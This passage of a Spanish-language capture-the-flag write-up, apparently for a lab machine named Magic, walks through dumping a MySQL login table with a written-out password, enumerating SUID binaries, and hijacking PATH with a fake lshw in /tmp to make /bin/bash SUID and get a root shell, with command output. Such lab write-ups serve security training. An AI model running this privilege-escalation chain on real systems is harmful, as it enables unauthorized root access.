
detectamos la tabla password

mysqldump

Ahora para poder ver el contenido de password hacemos uso de mysqldump
https://dev.mysql.com/doc/refman/8.4/en/mysqldump.html#mysqldump-transaction-options
Al igual que con mysqlshow ejecutamos la siguiente instrucción.
mysqldump -u theseus -p"iamkingtheseus" Magic login



en la parte final nos aparece la credencial de acceso.




Escala de privilegios


Validando varias rutas de acceso solo la búsqueda de SUID fue efectiva.

SUID sysinfo

Validamos ejecutables SUID para ver si podemos aprovecharnos de esto para escalar privilegios
find / -perm -4000 2>/dev/null




el único raro fue sysinfo validamos sus permisos suid
ll /bin/sysinfo




Al visualizar el archivo nos encontramos con varios caracteres


cat /bin/sysinfo



validamos cadenas de caracteres con strings
strings /bin/sysinfo




Observando detenidamente el archivo encontramos que se detecta información de hardware por medio del comando lshw




PATH HIJACKING

Revisamos donde se localiza este encontramos que esta en /usr/bin/lshw
which lshw





Ahora validamos el path de la máquinaa para ver si podemos abusar de PATH HIJACKING
$PATH



en efecto /usr/bin está de terceras por ende podemos crear un lshw antes de la ruta usr/bin podría ser en /tmp y colocarlo en el path.


me dirijo a /tmp le entrego un suid a la bash
nano lshw






Damos permisos de ejecución y hacemos secuestro de path
chmod +x lshw
export PATH=/tmp:$PATH

ejecutamos el binario sysinfo y esperamos a que se le entregue el suid a la bash para escalar
cd /bin
./sysinfo





```
====================MEM Usage====================
              total        used        free      shared  buff/cache   available
Mem:           3.8G        567M        1.8G        6.8M        1.5G        3.0G
Swap:          1.0G          0B        1.0G
theseus@magic:/bin$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
theseus@magic:/bin$
```

escalamos
/bin/bash -p

```
theseus@magic:/bin$ ^C
theseus@magic:/bin$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4#
[0] 0:nc* 1:zsh- 2:zsh
```